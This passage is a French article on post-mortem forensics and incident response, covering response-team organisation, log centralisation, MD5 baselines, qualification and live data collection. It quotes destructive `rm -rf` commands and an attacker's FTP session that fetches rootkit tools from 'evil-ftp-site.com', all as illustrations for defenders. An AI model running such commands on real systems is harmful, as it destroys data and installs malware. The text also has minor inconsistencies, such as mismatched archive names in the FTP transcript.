[3] Trans-European Research and Academic Network Association - **http://www.terena.nl**

[4] CSIRT Handbook, 2nd Edition - Avril 2003 - **http://www.cert.org/archive/pdf/csirt-handbook.pdf**

[5] The CERT®/CC Vulnerability Disclosure Policy - Octobre 2000 - **http://www.kb.cert.org/vuls/html/disclosure**

[6] Full Disclosure Policy (RFPolicy) v2.0 - Rain Forest Puppy - **http://www.wiretrip.net/rfp/policy.html**

[7] Responsible Vulnerability Disclosure Process - Steve Christey, Chris Wysopal - Février 2002 - **http://www.whitehats.ca/main/about_us/policies/draft-christey-wysopal-vuln-disclosure-00.txt**

[8] CERTA - **http://www.certa.ssi.gouv.fr/**

[9] CERT-RENATER - **http://www.renater.fr/Securite/CERT_Renater.htm**

[10] CERT IST - **http://www.cert-ist.com**

Techniques d'attaque : l'art du cyber-camouflage 1
Recueil des preuves informatiques 2
Qu'est-ce qu'un CERT®? 3

Collecte des traces post-mortem

Que faire à l'issue d'une intrusion ? Bien répondre à cette question est plus un problème d'organisation, de savoir-faire et d'expérience que de pure compétence technique. Néanmoins, le manque de préparation, l'absence de procédures et bien souvent la panique sont la cause de nombreuses erreurs et manipulations hasardeuses dont les conséquences sont, au mieux, la perte de preuves précieuses, au pire la destruction du système... si l'intrus a un sens de l'humour douteux.

L'objectif de cet article est d'une part de présenter les aspects préparatoires et organisationnels d'une bonne analyse post-mortem, et d'autre part de fournir les éléments techniques pour mettre en oeuvre chaque étape. En parallèle, nous verrons quelques cas réels afin de confronter la théorie à la pratique. Cette approche est rendue indispensable tant les contraintes habituelles en termes de sécurité informatique (budget inexistant, absence de compétences, systèmes en production , etc.) nuisent au déroulement en conditions optimales d'une telle opération.

PROCÉDURE DE RÉPONSE AUX INCIDENTS

OBJECTIFS

Afin de cadrer les opérations et d'éviter toute dérive (voir encart ci-contre), il est indispensable de se poser la question suivante : "quel est l'objectif de l'analyse". Tout simplement, une analyse post-mortem doit :

- confirmer ou infirmer l'intrusion ;
- identifier les causes et les conséquences de cette dernière ;
- fournir les éléments de sécurisation *a posteriori* du système ;
- favoriser un retour en conditions opérationnelles ;
- accumuler les preuves en vue de poursuites judiciaires.

Dérives de l'analyse

Une dérive courante en cours d'analyse est la tentation de vengeance envers l'individu qui a osé s'en prendre à un de vos systèmes. Certes, avoir la preuve d'une intrusion est quelque chose d'assez pénible, et l'envie de laver l'humiliation dans un *mail bombing* ou un *SYN Flood*, voire un `cd /; rm -rf *` est particulièrement pressante. Il est cependant nécessaire de garder à l'esprit deux éléments cruciaux :

- une telle vendetta est illégale, et il serait dommage qu'en plus d'avoir pénétré vos systèmes, l'intrus porte plainte et vous fasse mettre en prison ;
- la source apparente est peut-être un système utilisé comme rebond, et dans ces conditions il n'est pas impossible que vous soyez en train de scanner une machine sensible, voire que vous interrompiez des opérations critiques. Les probabilités que vous finissiez comme au 1. sont donc non nulles.

ORGANISATION GÉNÉRALE

D'une manière générale, l'organisation d'une réponse à un incident suit 5 étapes distinctes :

1. organisation préliminaire, prévue et mise en oeuvre avant toute intrusion ;
2. détection et qualification d'un incident, en fonction de métriques pré-établies ;
3. définition d'une stratégie de réponse, tant d'un point de vue technique que des communications internes / externes ;

4. analyse du système et de son environnement, afin d'identifier l'intrusion et ses conséquences ;

5. sécurisation du système et retour en conditions opérationnelles, si possible... et tout en identifiant les éventuels effets de bords.

Une telle organisation est idéale, mais hélas hypothétique (voir encart ci-haut). La première tâche de l'auditeur sera par conséquent d'évaluer sa propre capacité à adapter la méthodologie au contexte, et d'établir avant toute opération les limites de son étude.

Organisation préliminaire

Cette étape est indispensable au bon déroulement d'un audit *post-mortem*. Comme nous le verrons, elle intègre des composants techniques (mise en place d'audit sur les systèmes, génération d'empreintes des fichiers critiques, mécanisme de sauvegarde et de restauration, etc.) aussi bien qu'organisationnels (définition d'une charte d'utilisation du système d'information, création d'une structure de réponse aux incidents, etc.).

Ces différents éléments sont les bases d'une réponse fiable, propre et organisée.

Détection et qualification

Tout comportement anormal du système d'information n'est pas nécessairement le fait d'une intrusion. Les différents bogues présents dans les OS et applicatifs, le manque de résistance à la charge, des paramétrages douteux ou des erreurs de manipulation sont bien souvent à l'origine de fausses alertes.

Il est par conséquent nécessaire d'être à même de qualifier la nature d'un dysfonctionnement ainsi que les différentes causes possibles avant de lancer une procédure d'analyse exhaustive.

Définition d'une stratégie de réponse

L'ensemble des opérations d'analyse et de communication dépend de la stratégie adoptée pour la réponse. Cette dernière établit les priorités ainsi que les contraintes structurantes pour les opérations d'analyse. En particulier, les problématiques de délai avant le rétablissement, les moyens humains et financiers accordés à l'opération, les choix concernant la communication et les éventuelles poursuites sont autant de critères cadrant les possibilités d'interventions et impactant les résultats.

Analyse du système et de son environnement

Cette étape est l'audit technique à proprement parler, qui outre la collecte de preuves doit également fournir l'ensemble des éléments permettant, à l'issue de l'audit, de sécuriser le système et de le remettre en production. Il doit apparaître à ce stade comme évident que cette seule étape, menée sans préparation ni coordination, ne peut mener qu'à un résultat incomplet (voire erroné) et inexploitable.

Sécurisation et retour en conditions opérationnelles

La finalité des opérations est la remise en production du système, certes. Mais pas n'importe comment. Il est donc nécessaire non seulement d'identifier les failles afin de sécuriser le système mais également d'évaluer dans quelle mesure il est possible que certains éléments aient pu échapper à l'analyse (souvent par manque de temps), et par conséquent de définir une procédure de migration sans impact pour la production vers un système propre.

ORGANISATION PRÉLIMINAIRE

DÉFINITION D'UNE CHARTE D'UTILISATION

Ce texte, idéalement associé au règlement intérieur de l'entreprise, est avant tout un code de bonne conduite. Il a pour objet de préciser la responsabilité des utilisateurs en accord avec la législation afin d'instaurer un usage correct des ressources informatiques et des services Internet. Plus concrètement, il s'agit de définir le champ de responsabilité des utilisateurs, renvoyant explicitement toute infraction aux dispositifs légaux existants.

Les principaux composants de la charte abordent par conséquent les points suivants :


- l'accès aux ressources stipule que l'accès au SI est soumis à autorisation et que cette dernière est incessible ;
- la confidentialité précise que les données des utilisateurs sont privées et que leur accès par un autre utilisateur est interdit, quand bien même l'accès à ces données ne serait pas protégé ;
- les règles d'utilisation s'apparentent à un vague code d'utilisation sécurisée des ressources, tant d'un point de vue des utilisateurs que des administrateurs. En outre, cette partie identifie de manière fonctionnelle qui est autorisé à effectuer certaines opérations particulièrement sensibles, tels que des audits de sécurité, la création de comptes, etc.
- les aspects légaux renvoient aux lois applicables dans le domaine de la sécurité informatique.

La mise en place d'une telle charte est importante car non seulement elle permettra d'entamer des poursuites dans de bonnes conditions, mais également parce qu'elle responsabilise les utilisateurs et administrateurs.

CRÉATION D'UNE *RESPONSE TEAM*

Une structure de réaction aux intrusions doit être définie. Elle a pour rôle d'une part d'organiser les opérations de réponse (de la réception d'appels à la restauration) et d'autre part d'établir à chaud la stratégie à adopter face à l'incident. Idéalement, sa composition répond au schéma donné à la **Figure 1**.

Le fonctionnement de la structure suit la procédure suivante :



1

Organisation d'une *Response Team*

■ Les alertes sont remontées à la Hot-Line. Cette dernière effectue les premières opérations de qualification. Si à ce stade une intrusion est toujours possible, le dossier est transmis aux experts sécurité et le responsable technique de la *Team* est prévenu.

■ Les experts qualifient l'incident. Si l'intrusion est avérée, le responsable technique remonte les éléments au RSSI. Ce dernier a la charge d'informer le comité de direction de la *Team*.

Ce comité doit être à même d'évaluer l'impact de l'intrusion, tant en termes financiers qu'en termes d'image (d'où la présence d'un représentant de la direction administrative et financière - DAF - et d'un représentant des relations publiques). De cette évaluation dépend la stratégie globale adoptée face à l'intrusion.

■ L'ensemble des équipes est informé de cette stratégie et agissent en conséquence, à savoir :

- les équipes de la hot-line informent les utilisateurs, en fonction de la politique de communication interne ;
- les experts définissent et appliquent un plan d'action, permettant de répondre aux critères de sécurité et de délai de rétablissement ;
- le responsable des opérations adapte la chaîne de production, ou plus simplement il définit les opérations pouvant être effectuées en attendant que le système cible soit rétabli, ce afin de réduire un maximum les pertes liées à l'indisponibilité de ce dernier ;
- le DAF débloque les moyens financiers nécessaires, en particulier s'il a été décidé de faire appel à des prestataires extérieurs ;
- le responsable des relations publiques communique (ou non), en fonction de la stratégie décidée par le ComDir.

Bien entendu les experts techniques tiennent informé le ComDir de toute dérive (délais de rétablissement, propagation de l'intrusion, etc.) afin que ce dernier puisse adapter la stratégie en conséquence.

ENREGISTREMENT DES ÉVÉNEMENTS

Bien que ce soit une évidence, la qualité d'analyse post-mortem dépend fortement des logs qui auront été générés sur le système cible, aussi bien que sur l'ensemble des composants par lesquels l'attaque a transité. Il s'agit en particulier des équipements d'interconnexion (routeurs ou commutateurs), les éléments de sécurité (firewalls, IDS voire honeypots), les composants d'authentification (serveurs RADIUS), etc.

Il est par conséquent indispensable que ces éléments non seulement enregistrent les informations mais également que ces dernières soient stockées dans un endroit "sûr", c'est-à-dire à l'abri des éventuelles modifications. La solution généralement retenue est la mise en place d'un serveur de logs sur lequel sera centralisé l'ensemble des messages. Cette solution, relativement simple à mettre en oeuvre, présente cependant deux inconvénients majeurs. Le premier est la charge potentiellement importante sur le réseau (d'où la nécessité d'utiliser un réseau *out-of-band*, efficace mais onéreux...), le second est que la redirection est simple à identifier pour un attaquant et que ce dernier s'acharnera alors sur le serveur de logs...

Le paramétrage des logs et leur redirection demande une bonne connaissance de chacun des systèmes et applicatifs concernés.En effet, si dans le cas de serveurs Unix, l'ensemble des événements système est enregistré dans le `syslog` local, chaque application met en oeuvre un mécanisme spécifique tant pour le niveau d'information généré (`debug`, `warning`, `error` ou équivalent) que pour sa cible d'enregistrement (fichier, `syslog`, base de données). Dans tous les cas, l'idéal est de rediriger les logs des applicatifs vers le `syslog` local. Une telle opération est en général réalisable en "pipant" la sortie des logs vers le `logger` interne. Une fois l'opération effectuée, il devient trivial de copier l'ensemble des entrées du `syslog` sur un serveur de `syslog` distant.

Dans le cas de systèmes Microsoft, le seul outil de centralisation des événements est l'*Event Log*. Une fois les paramètres d'audit de Windows spécifiés, ces informations peuvent être redirigées sous forme de *traps* SNMP vers un système distant. Cette opération s'effectue via la commande `evntwin`. Cette solution présente l'avantage d'être native à partir de Windows 2000. En revanche pour des raisons d'homogénéité des données, une solution de redirection des événements en `syslog` telle que EventReporter de la société Adiscon [2] est peut-être préférable.

De nombreux exemples de mise en place de redirection de logs sont disponibles à l'URL [1].

EMPREINTES DU SYSTÈME DE FICHIER

La corruption de l'intégrité d'un système passe la plupart du temps par la mise en place d'un *rootkit*. Une fois cette horreur en place , il est particulièrement difficile d'identifier quels composants du système ont été remplacés par une version "trojanée". Pour se prémunir de cette mauvaise surprise, une précaution essentielle est de générer une empreinte irréversible des composants critiques du système dès son installation.

Une telle empreinte est généralement créée via l'algorithme de *hashage* MD5 [3] puis stockée sur un médium en lecture seule.

Typiquement, on utilisera la fonction `md5sum` sous Unix selon le schéma suivant.

1. Création d'un fichier critical.list contenant la liste des fichiers dont on souhaite générer une empreinte.

```
[root@localhost root]# cat > /tmp/critical.list
/etc/sysconfig/ipchains
/etc/passwd
/etc/shadow
[root@localhost root]#
```

2. Génération des empreintes dans un fichier critical.md5

```
[root@localhost root]# md5sum `cat /tmp/critical.list` >
/tmp/critical.md5
[root@localhost root]# cat /tmp/critical.md5
3595a3921a8a6af553b4de8dd075791a  /etc/sysconfig/ipchains
0ecec528775caf5687b44e50694e5525  /etc/shadow
f48a9075337b4eb11c13b16c76f74320  /etc/passwd
[root@localhost root]#
```

3. Stockage du fichier critical.md5 et d'un md5sum lié statiquement sur un CD et suppression des fichiers /tmp/critical.*

4. Comparaison régulière de l'empreinte à partir du md5sum du CD.

Pas de modification

```
[root@localhost root]# /mnt/cdrom/bin/md5sum -c
/mnt/cdrom/server1/critical.md5
/etc/sysconfig/ipchains: OK
/etc/shadow: OK
/etc/passwd: OK
[root@localhost root]#
```

Fichier modifié

```
[root@localhost root]# /mnt/cdrom/bin/md5sum -c
/mnt/cdrom/server1/critical.md5
/etc/sysconfig/ipchains: OK
/etc/shadow: OK
/etc/passwd: FAILED
md5sum: WARNING: 1 of 3 computed checksums did NOT match
[root@localhost root]#
```

La fonction `md5sum` ne génère des empreintes qu'en fonction du contenu du fichier en question et uniquement via l'algorithme de hashage MD5. Il est cependant possible d'une part de générer une empreinte à partir d'autres caractéristiques du fichier, telles que l'*inode*, les dates de création / modification / accès, les droits etc. En outre l'utilisation de différents algorithmes permet d'une part de réduire les risques de collision et d'autre part de générer des empreintes moins sûres (CRC 16 ou 32 bits) mais pouvant être recalculées plus souvent compte tenu du fait qu'ils sont beaucoup moins consommateurs de CPU.

Si cette étape de génération d'empreinte n'est pas complexe d'un point de vue technique, elle n'en reste pas moins contraignante dans la mesure où d'une part, il est nécessaire d'effectuer cette prise d'empreinte sur un système "propre", et donc généralement avant sa mise en production, et d'autre part parce qu'elle nécessite une gestion très précise des modifications apportées à ces systèmes. Dans le cas de mise à jour par exemple, il est indispensable de ne régénérer que les empreintes des nouveaux fichiers, les anciens sont peut-être déjà corrompus, allez savoir...

SYNTHÈSE

La phase d'organisation préliminaire est essentiellement une phase organisationnelle, lourde et contraignante à mettre en place. En revanche, elle s'avère un atout indispensable pour la suite des événements. Bien entendu, il convient de l'adapter aux besoins et à la taille des entreprises, et plus particulièrement à la criticité des systèmes pouvant être corrompus.

DÉTECTION ET QUALIFICATION

CANAUX DE DÉTECTION

On appelle "canaux de détection" les moyens par lesquels un incident peut être remonté à la "hot-line". Les principaux canaux d'alerte sont :

- les utilisateurs, se plaignant d'un fonctionnement inhabituel de leur station de travail, des applications auxquelles ils accèdent, etc. ;
- les administrateurs, ayant détecté une anomalie ou un dysfonctionnement *a priori* inexpliqué ;
- les outils de détection et d'analyse, tels qu'une alerte générée par un IDS ou un outil de corrélation de logs ;
- un organisme extérieur, faisant part d'un comportement anormal en provenance d'un élément du SI.

La prise en compte de l'incident doit intégrer un coefficient de fiabilité du canal. Sans surprise, il est généralement admis que le canal le moins fiable est l'utilisateur, suivi de près par les outils de détection et d'analyse. Cela signifie que la qualification devra être d'autant plus méticuleuse que la seule observation du phénomène provient d'un utilisateur dont le dernier appel au support était lié au fait qu'il prenait son lecteur de CD-ROM pour un porte-gobelet...

QUALIFICATION

Le rôle de la phase de qualification est crucial dans la mesure où cette dernière décide de l'escalade du cas jusqu'au ComDir de la Response Team ou de son classement sans suite. Une erreur d'appréciation peut donc avoir de fâcheuses conséquences, dans un cas comme dans l'autre.

Afin de pouvoir prendre une décision, il est donc indispensable de disposer d'une interview complète des personnes ayant observé le phénomène, de traces de ces observations, ainsi que de l'ensemble des informations concernant le système suspecté ainsi que son environnement.

Interview des observateurs

Ces interviews ont pour objectif de répondre aux questions "quand", "comment" et "quoi", ce indépendamment du canal de détection (cela dit, si ce dernier est un IDS, le terme employé sera "analyse" de l'observateur).

- **QUAND** a été effectuée la première observation ? Y en a-t-il eu d'autres ? Dans quel intervalle de temps ?
- **COMMENT** a été effectuée l'observation ? Etait-ce lors d'une opération courante ?
- **QUOI** ou que s'est-il passé ? Quels sont les symptômes de l'incident ? Pourquoi a-t-il été interprété comme un incident lié à la sécurité ?

Ces interviews (ou analyses) doivent être d'autant plus poussées que le canal est considéré comme fiable ou non. La gestion d'un historique des alertes remontées par canaux s'avère également d'une aide particulièrement précieuse, par exemple dans le cas d'un IDS mal paramétré, ou d'un utilisateur un peu trop paranoïaque.

Traces des observations

Lorsqu'une observation est effectuée par hasard par un utilisateur, il est relativement rare que ce dernier pense à en garder une trace (telle qu'une copie d'écran). Qui plus est, si le phénomène est reproductible "à volonté", il y a fort à parier qu'il s'agisse plutôt d'un bogue. En revanche, dans le cas d'une observation effectuée par un outil ou par des professionnels, des traces (bien souvent plus intéressantes qu'une capture d'écran) sont probablement disponibles et vont permettre d'accélérer le processus de qualification.

Informations d'environnement

L'application récente d'un *patch*, une modification d'architecture réseau, la mise en place d'une opération récurrente (sauvegarde, *polling* SNMP) sont autant de potentielles causes d'un dysfonctionnement pouvant être interprété comme une alerte de sécurité.

De même, la localisation de la potentielle cible dans l'architecture du SI peut faciliter la qualification de l'événement. Ainsi, un serveur Linux de tests mis sauvagement en place sur une DMZ exposée aux flux provenant d'Internet est un candidat bien plus fiable qu'un serveur de production au fond d'une usine, tournant sur un OS dont on ne connaissait pas l'existence la veille et connecté une fois par jour au *backbone* de l'entreprise par RNIS pour récupérer le fichier des composants à fabriquer le lendemain.

Les informations d'environnement sont donc également des éléments importants dans la prise de décision qui va suivre.

PRISE DE DÉCISION

Une fois l'ensemble des éléments à la disposition des équipes, il est temps de prendre une décision quant à l'escalade du cas. Une telle décision se prend par défaut et en fonction d'un seuil de risque le plus souvent lié à la culture d'entreprise. Plus prosaïquement, la décision d'escalader le cas se prend en fonction des chances qu'il y a qu'il ne s'agisse pas d'un incident de sécurité. La phase de qualification permet d'évaluer cette probabilité.

S'il s'avère que le *scan* de port récurrent identifié grâce aux logs du firewall est le fait d'un contrat passé récemment avec un scanner de vulnérabilité en mode ASP, la probabilité (qu'il ne s'agisse pas d'un incident de sécurité) est de 100%. Personne ne bouge.

Si un serveur de production peu exposé reste bloqué à une utilisation CPU de 100%, la probabilité peut être de l'ordre de 75%. Une banque, une industrie ou une administration sensible escaladera le cas. Les autres attendront en général de nouvelles observations.

Si des flux en provenance d'un serveur de développement sous Windows avec IIS non *patché* en DMZ et à destination d'Internet sont bloqués par le firewall, cette probabilité est vraisemblablement inférieure à 5%... et là tout le monde devrait réagir.

STRATÉGIE DE RÉPONSE

COMPOSANTES D'UNE STRATÉGIE DE RÉPONSE

Une fois le cas escaladé, le ComDir de la *Response Team* se doit de déterminer la réaction à mettre en oeuvre. Outre les éléments récoltés lors de la phase de détection et de qualification, il est également indispensable de disposer d'informations concernant la criticité du système suspecté afin d'évaluer l'impact d'une interruption de service du système.

A partir de l'ensemble de ces éléments, la stratégie de réponse doit adresser les 3 points suivants :

- nécessité et urgence de remise en production ;
- implication des relations publiques ;
- volonté de poursuivre légalement l'intrus.

Bien entendu, ces trois points sont intimement liés. Il est en effet difficile d'imposer une restauration du système dans les 5 mn tout en demandant des preuves irréfutables pour mener des poursuites judiciaires, et sans communiquer officiellement sur l'incident...

REMISE EN PRODUCTION

La remise immédiate en production interrompt évidemment l'analyse de preuves et interdit *de facto* toute tentative d'analyse "off-line" du système. En revanche son maintien sur une durée limitée en mode dégradé présente l'avantage de laisser le temps pour la récupération des données volatiles, mais également

d'effectuer une copie fiable des médias pour une analyse en laboratoire. Enfin, de nouvelles observations peuvent être effectuées si l'intrus continue à opérer sur le système en question. Il est également possible de prévoir un retour en conditions opérationnelles à l'issue d'un certain délai d'analyse, ce dernier étant annulé en cas de détection d'une nouvelle action telle que l'attaque d'une nouvelle plate-forme à partir du système corrompu.

RELATIONS PUBLIQUES ET POURSUITES

Si l'intrusion est visible depuis l'extérieur (en particulier en cas de défacement du site Web), il sera indispensable de communiquer d'une manière ou d'une autre sur l'incident. En revanche, si l'incident est resté cloisonné, il sera nécessaire de prendre en compte les besoins de transparence vis-à-vis des clients et fournisseurs de l'entreprise, les éventuels risques de fuite et de trouver un équilibre avec l'impact potentiel d'une annonce pouvant nuire à l'image de l'entreprise.

Enfin, la volonté de traîner l'intrus devant les tribunaux doit également être considérée comme un acte relevant des relations publiques. En effet, hormis dans le cas où l'intrusion a effectivement causé des dommages financiers importants (directement ou non), les poursuites judiciaires permettent de montrer à la face du monde que l'on ne s'attaque pas impunément à l'entreprise, que cette dernière est vigilante et qu'elle met en oeuvre les moyens de préserver l'intégrité et la confidentialité de ses données.

ANALYSE

PRÉPARATION DE L'AUDIT

Enfin, l'analyse du système corrompu peut commencer. Son cadre est maintenant défini et l'auditeur sait où il va et avec quels moyens. Cependant, un certain nombre de précautions restent à prendre avant de se lancer tête baissée dans l'audit du système. En effet, il faut avant tout disposer d'un *toolkit*, spécifique à chaque OS, et d'une machine dédiée sur laquelle seront enregistrées les preuves récoltées. Le toolkit en question doit comporter l'ensemble des binaires nécessaires aux opérations et liés statiquement. Cette précaution est nécessaire à deux titres.

D'une part, si le système a été "rootkité", la majeure partie des binaires et bibliothèques ont probablement été remplacés par des versions corrompues. Ainsi, un `ps aux` ne fera jamais apparaître les processus lancés par l'intrus en tâche de fond. Idem pour les `ls`, `netstat`, `lsof` et autres `md5sum` (ou leur équivalent sous Windows). Aucun de ces programmes corrompus ne trouvera de traces d'intrusion, et pour cause...

D'autre part, un intrus avec un sens de l'humour subtil et glacé pourrait bien remplacer le `/bin/ls` par un programme effectuant un simple `rm -rf /*`. L'audit risque alors de tourner court...

ORDONNANCEMENT DES OPÉRATIONS

Idéalement, un audit post-mortem devrait suivre les étapes suivantes :

- mise en place d'une analyse réseau ;
- récupération des données volatiles et analyse "live" du système ;
- copie des données ;
- déconnexion / arrêt du système ;
- analyse "off-line".

Les opérations de sécurisation et de restauration ne devraient normalement (hors contraintes de délai) pas commencer avant la phase de copie des données. En théorie, elles devraient même attendre le rapport d'audit définitif.

MISE EN PLACE D'UNE ANALYSE RÉSEAU

Cette première étape augmente l'efficacité de l'audit en fournissant des informations sur les connexions en cours en provenance et/ou à destination du système cible. Ainsi, si l'intrus est toujours actif, il sera possible d'analyser son comportement. En outre, la caractéristique des flux peut donner un indice sur les malversations qui ont été opérées sur le système. Par exemple, la détection de flux TCP *stateless* entre les ports 47.000 et 48.000 indique avec une forte probabilité que le rootkit `t0rn` (ou son successeur `bob`) est installé sur la machine.

Flux TCP standards

Cette analyse est une opération habituelle, l'objectif étant généralement d'analyser les connexions vers l'extérieur depuis la machine corrompue, et plus particulièrement les flux FTP. En effet, il est fréquent que suite à une intrusion le "hacker" aille récupérer ses outils sur un site extérieur.

Pour effectuer cette opération, on pourra par exemple utiliser l'analyseur Ethereal [4] fourni en standard avec un plug-in de "reconstruction" des sessions.

La session suivante, *tracée* avec `ethereal`

```
[root@localhost root]# ftp evil-ftp-site.com
Connected to evil-ftp-site.com (194.174.194.120).
220 ProFTPD 1.2.5 Server (ProFTPD) [194.174.194.120]
Name (evil-ftp-site.com:root): hb
331 Password required for hb.
Password:
230 User hb logged in.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd /tools
250 CWD command successful.
ftp> get rompigema.tar.gz
local: lrk5.tar.gz remote: lrk5.tar.gz
227 Entering Passive Mode (194,174,194,120,14,228).
```

```
150 Opening BINARY mode data connection for rompigema.tar.gz (1655
bytes).
226 Transfer complete.
1655 bytes received in 0.0114 secs (1.4e+02 Kbytes/sec)
ftp> bye
221 Goodbye.
[root@localhost root]#
```

donnera le résultat suivant présenté en **figure 2**.

On remarquera tout de suite les éléments intéressants tels que le login et le mot de passe... que l'auditeur NE sera PAS tenté d'utiliser pour aller jouer sur le serveur de l'intrus. De même la trace de la session `FTP-DATA` permettra de reconstituer le fichier récupéré sur le site.

Canaux cachés (*covert channels*)

Les communications TCP "standard" étant facilement détectables, certains mécanismes ont été implémentés pour masquer aux yeux d'un analyseur les échanges entre un client et un serveur. Outre les mécanismes de chiffrement, on trouvera différentes méthodes telles que les communications TCP *stateless* qui n'établissent pas de session, l'encapsulation de commandes dans des flux ICMP, HTTP, etc., ou encore l'utilisation de codes fondés sur le délai de réception entre deux paquets ou la valeur d'un numéro de séquence.


Le seul moyen efficace d'identifier les éventuels canaux cachés est de détecter les phénomènes récurrents. Ainsi, des *pings* répétés en provenance d'une source non identifiée peuvent être caractéristiques d'une encapsulation ICMP. Une fois ce travail effectué, il reste à analyser le contenu des communications suspectes. Dans le cas de *covert channels* simples (*stateless TCP* ou encapsulation), les commandes apparaissent généralement en clair bien que souvent fragmentées dans différents paquets. Dans les autres cas, elles sont probablement irrécupérables à ce stade de l'audit.

RÉCUPÉRATION ET ANALYSE DES DONNÉES VOLATILES

Mode de récupération

Les données volatiles sont les informations qui ne peuvent être obtenues que lorsque le système est en fonctionnement. Ces données doivent être sauvegardées sur un médium indépendant du système étudié (disquette, ZIP, réseau, etc.). Dans le dernier cas (transmission par le réseau), une solution simple et efficace consiste à mettre la machine d'audit en écoute sur un port quelconque puis de rediriger les données vers un fichier : `nc -L -p 1608 >> /tmp/victime.audit`. Sur le système audité, chaque commande sera simplement "pipée" vers l'adresse et le port de la machine d'audit : `C:>hostname | nc 192.168.0.2 1608`.

La tenue d'un cahier d'opérations est indispensable. Ce dernier doit décrire, pour chaque opération, la date et l'heure, la ligne de commande exécutée, l'endroit où la sortie a été stockée et une empreinte de cette sortie.



Informations sur le système

1. Identification

Les besoins d'identification du système sont évidents. Les informations d'identification récupérées et les commandes utilisées sont :

Information	WindowsNT/2000/XP	Linux
Nom du système	hostname	uname -a
Système et version	ver	
Date et heure	date /T & time /T	date
Paramètres réseau	ipconfig | find "Adress"	ifconfig |grep "inet addr"

T1 **Commandes d'identification**

Les résultats obtenus sous Windows seront de la forme :

```
01/07/2003
09:43
SeveurCible
Microsoft Windows XP [version 5.1.2600]
Adresse IP. . . . . . . . . . . . : 192.168.0.1
```

et sous Linux :

```
Tue Jul  1 09:43:12 CEST 2003
Linux serveurcible.domainecible.com 2.4.7-10 #1 Thu Sep 6 17:27:27 EDT
2001 i686 unknown
inet addr:192.168.0.1  Bcast:192.168.0.255  Mask:255.255.255.0
inet addr:127.0.0.1  Mask:255.0.0.0
```

2. Configuration

Garder une trace de la configuration du système est nécessaire pour l'étape de sécurisation. En effet, les versions des applications, les utilisateurs et les droits associés, les partages etc. sont autant d'indices qui permettront d'identifier les failles et de les corriger avant la remise en production du système.

Les informations de configurations sont obtenues via les commandes suivantes.

Information	WindowsNT/2000/XP	Linux
Uptime	psinfo -s -h *	uptime
Applications installées		rpm -qa **
Patches / Hotfixes		-
Services en exécution	psservice *	chkconfig --list ***
Configuration réseau	ipconfig /all	ifconfig -a
Table de routage	route print	netstat -arn
Stratégie d'audit	auditpol ****	-
Stratégie de mots de passe	enum -P %HOST% ****	cat t/etc/pam.d/passwd *****
Comptes utilisateurs	enum -U %HOST% ****	cat /etc/passwd
Groupes	enum -G %HOST% ****	cat /etc/groups
Informations de mise à jour	hfnetchk -v	up2date -l ***

* Outil SysInternals [5]
** Si rpm a été utilisé pour les installations
*** Spécifique RedHat
**** Outil du Ressource Kit
***** Si PAM est utilisé

T2 **Configuration**

Analyse des événements

1. Activité

Analyser l'activité en "live" du système permet d'une part de détecter la présence de l'intrus, et par conséquent de tracer ses opérations, et d'autre part d'identifier les processus et communications lancés par ce dernier. Les informations récupérées et les commandes associées sont les suivantes :

Information	WindowsNT/2000/XP	Linux
Utilisateurs connectés	psloggedon *	w
Processus en exécution	pslist *	ps aux
Sockets ouvertes	netstat -an	netstat -anptuw
Processus propriétaires des sockets	fport **	
Table ARP	arp -a	arp -a
* Outil SysInternals [5] ** Outil FoundStone [6]		

T3 **Analyse d'activités**

Les résultats obtenus sous Windows seront de la forme suivante (les informations caractéristiques sont marquées en rouge) :

```
Users logged on locally:
01/07/2003 11:00:23    SERVEURCIBLE\Administrateur

Users logged on via resource shares:
01/07/2003 10:59:30    (null)\KENNY

Name          Pid Pri Thd Hnd    Mem    User Time    Kernel Time    Elapsed Time
Idle            0   0   1   0     16  0:00:00.000 331:16:59.859  334:29:05.609
System          8   8  35 170    216  0:00:00.000   0:02:27.937  334:29:05.609
SMSS          144  11   6  33    376  0:00:00.015   0:00:00.156  334:29:05.609
<-- skip -->
inetinfo      840   8  26 532  10020  0:08:15.156   0:10:55.640  334:28:33.703
svchost      1652   8   6 205   8524  0:00:00.093   0:00:00.187  312:27:48.312
trojan       2013   8   7  64   7696  0:00:00.109   0:17:48.640  240:28:20.859
explorer     1280   8  13 286   8644  0:00:01.203   0:00:06.703   0:28:24.812
igfxtray     1716   8   2  84   3816  0:00:00.031   0:00:00.187   0:28:21.078
<-- skip -->
pslist       1216  13   2  95   1712  0:00:00.031   0:00:00.046   0:00:00.078

Connexions actives
  Proto  Adresse locale        Adresse distante       Etat
  TCP    0.0.0.0:21            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:80            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:135           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:3600          0.0.0.0:0              LISTENING
  TCP    192.168.0.1:139       0.0.0.0:0              LISTENING
  TCP    192.168.0.1:139       194.68.132.12:2158     ESTABLISHED
  UDP    0.0.0.0:135           *:*
  UDP    0.0.0.0:137           *:*
